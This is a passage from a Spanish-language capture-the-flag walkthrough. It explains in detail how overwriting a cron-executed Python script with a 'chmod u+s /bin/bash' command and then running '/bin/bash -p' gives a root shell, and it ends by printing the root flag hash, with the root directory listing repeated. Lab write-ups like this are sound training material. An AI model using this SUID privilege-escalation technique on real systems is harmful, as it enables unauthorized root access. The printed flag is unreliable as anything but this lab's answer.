os.system(): Es una función del módulo os que ejecuta un comando de la shell del sistema operativo como si lo hubieras escrito directamente en la terminal.

"chmod u+s /bin/bash": Esta es la cadena del comando de shell que os.system() va a ejecutar.

chmod: Es el comando para cambiar los permisos de archivos o directorios en sistemas Unix/Linux.

u+s: Esto es lo más importante. Significa "establecer el bit SUID (Set User ID) para el propietario (user)".

Cuando el bit SUID (+s) se establece en un archivo ejecutable (como /bin/bash), cualquier usuario que ejecute ese archivo lo hará con los permisos del propietario del archivo, no con sus propios permisos.

El propietario de /bin/bash es casi siempre root.

/bin/bash: Es la ruta completa al intérprete de comandos Bash (el shell).

En resumen, esta cadena Python, cuando se ejecuta, le dice al sistema: "Establece el bit SUID en el ejecutable /bin/bash".

> /opt/backuplogs.py

>: Este es el operador de redirección de salida en la shell.

Normalmente, la salida de echo se iría a la pantalla. El operador > toma esa salida y la escribe en el archivo especificado en lugar de mostrarla.

Si el archivo no existe, lo crea. Si el archivo ya existe, sobrescribe su contenido (borra lo que había y escribe lo nuevo).

/opt/backuplogs.py: Esta es la ruta y el nombre del archivo donde se redirigirá la salida de echo.

/opt/: Es un directorio común en sistemas Linux para la instalación de software opcional o paquetes de terceros.

backuplogs.py: Este sería el nombre del archivo. La extensión .py indica que es un script de Python.

Recordemos que la tarea se ejecutaba cada 3 minutos

/bin/bash -p

El comando /bin/bash -p se utiliza específicamente cuando Bash tiene el bit SUID activado (es decir, el comando chmod u+s /bin/bash se ha ejecutado y ha tenido éxito, haciendo que Bash se ejecute con permisos de root sin importar quién lo llame).

La opción -p (de "privileged mode" o "preserve effective ID") le dice a Bash que no degrade sus privilegios efectivos si se está ejecutando con un ID de usuario efectivo (EUID) diferente al ID de usuario real (RUID).

Y al ejecutar el comando tenemos root

```
amorales@b407bb99fc68:/$ /bin/bash -p
bash-5.2# whoami
root
```


Ahora buscamos el archivo flag.txt

Entramos a el directorio root

```
bash-5.2# cd root
bash-5.2# ls -al
total 32
drwx------ 1 root root 4096 Mar  4 17:05 .
drwxr-xr-x 1 root root 4096 Jun  3 22:21 ..
-rw------- 1 root root   91 Mar  4 17:05 .bash_history
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwxr-xr-x 3 root root 4096 Mar  4 13:06 .local
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
-rw-r--r-- 1 root root    0 Mar  4 15:45 .selected_editor
drwx------ 2 root root 4096 Mar  4 12:58 .ssh
-rw-r--r-- 1 root root   33 Mar  4 17:04 root.txt
```

9ccb9b3c7b2212cab6e60dce096de135

```
bash-5.2# cd root
bash-5.2# ls -al
total 32
drwx------ 1 root root 4096 Mar  4 17:05 .
drwxr-xr-x 1 root root 4096 Jun  3 22:21 ..
-rw------- 1 root root   91 Mar  4 17:05 .bash_history
-rw-r--r-- 1 root root 3106 Apr 22  2024 .bashrc
drwxr-xr-x 3 root root 4096 Mar  4 13:06 .local
-rw-r--r-- 1 root root  161 Apr 22  2024 .profile
-rw-r--r-- 1 root root    0 Mar  4 15:45 .selected_editor
drwx------ 2 root root 4096 Mar  4 12:58 .ssh
-rw-r--r-- 1 root root   33 Mar  4 17:04 root.txt
bash-5.2# cat root.txt
9ccb9b3c7b2212cab6e60dce096de135
bash-5.2#
```



En esta máquina si bien al inicio estuve yéndome por una estrategia que no era, en eso se basa estos CTF, que, si una estrategia no funciona, cambies y busques indagues, no solo corras script, analiza prueba ensaya.

Bueno puedo decir que esta máquina de complejidad avanzada, dio la batalla, super recomendada, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen!

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases solidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/